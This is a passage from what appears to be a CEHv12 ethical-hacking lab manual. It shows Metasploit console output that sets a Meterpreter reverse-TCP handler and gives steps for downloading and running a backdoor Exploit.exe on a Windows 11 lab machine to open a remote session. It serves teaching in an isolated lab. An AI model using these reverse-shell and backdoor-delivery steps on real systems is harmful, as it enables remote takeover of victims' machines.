
Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```

16. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.






17. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


18. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




19. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

20. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.



21. An **Open File – Security Warning** window appears; click **Run**.



22. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

23. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.

24. Type **sessions -i 1** and press **Enter** (here, 1 is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
( 3 C ) /|__ / Metasploit \
;@'. *,. "\---\_____/
'(.,..."/

[*] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
